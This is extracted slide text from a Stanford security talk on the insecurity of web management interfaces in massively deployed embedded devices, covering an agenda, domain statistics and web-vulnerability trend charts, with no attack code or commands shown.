



Embedded Management Interfaces

Emerging Massive Insecurity

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab

What this talk is about ?



What this talk is about ?

- **Massively deployed devices**



What this talk is about ?

- **Massively deployed devices**
- **Embedded web management interface**



What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces



What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces
- What we can do about it



devices?



devices?



devices?



devices?



devices?



devices?



devices?



devices?



devices?




Web management interface




Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*





- **240M** registered domains
- **72M** active domains




Source Netcraft

Web security prominence



Today:

- **top** server-side issue
- **top** client-side issue



— Web (XSS) — Buffer Overflow


— Web (XSS) — Buffer Overflow

2001 2002 2003 2004 2005 2006


Source: Sans top 20

Source: MITRE CVE trends

Web application spectrum



Web application spectrum



Embedded device prominence



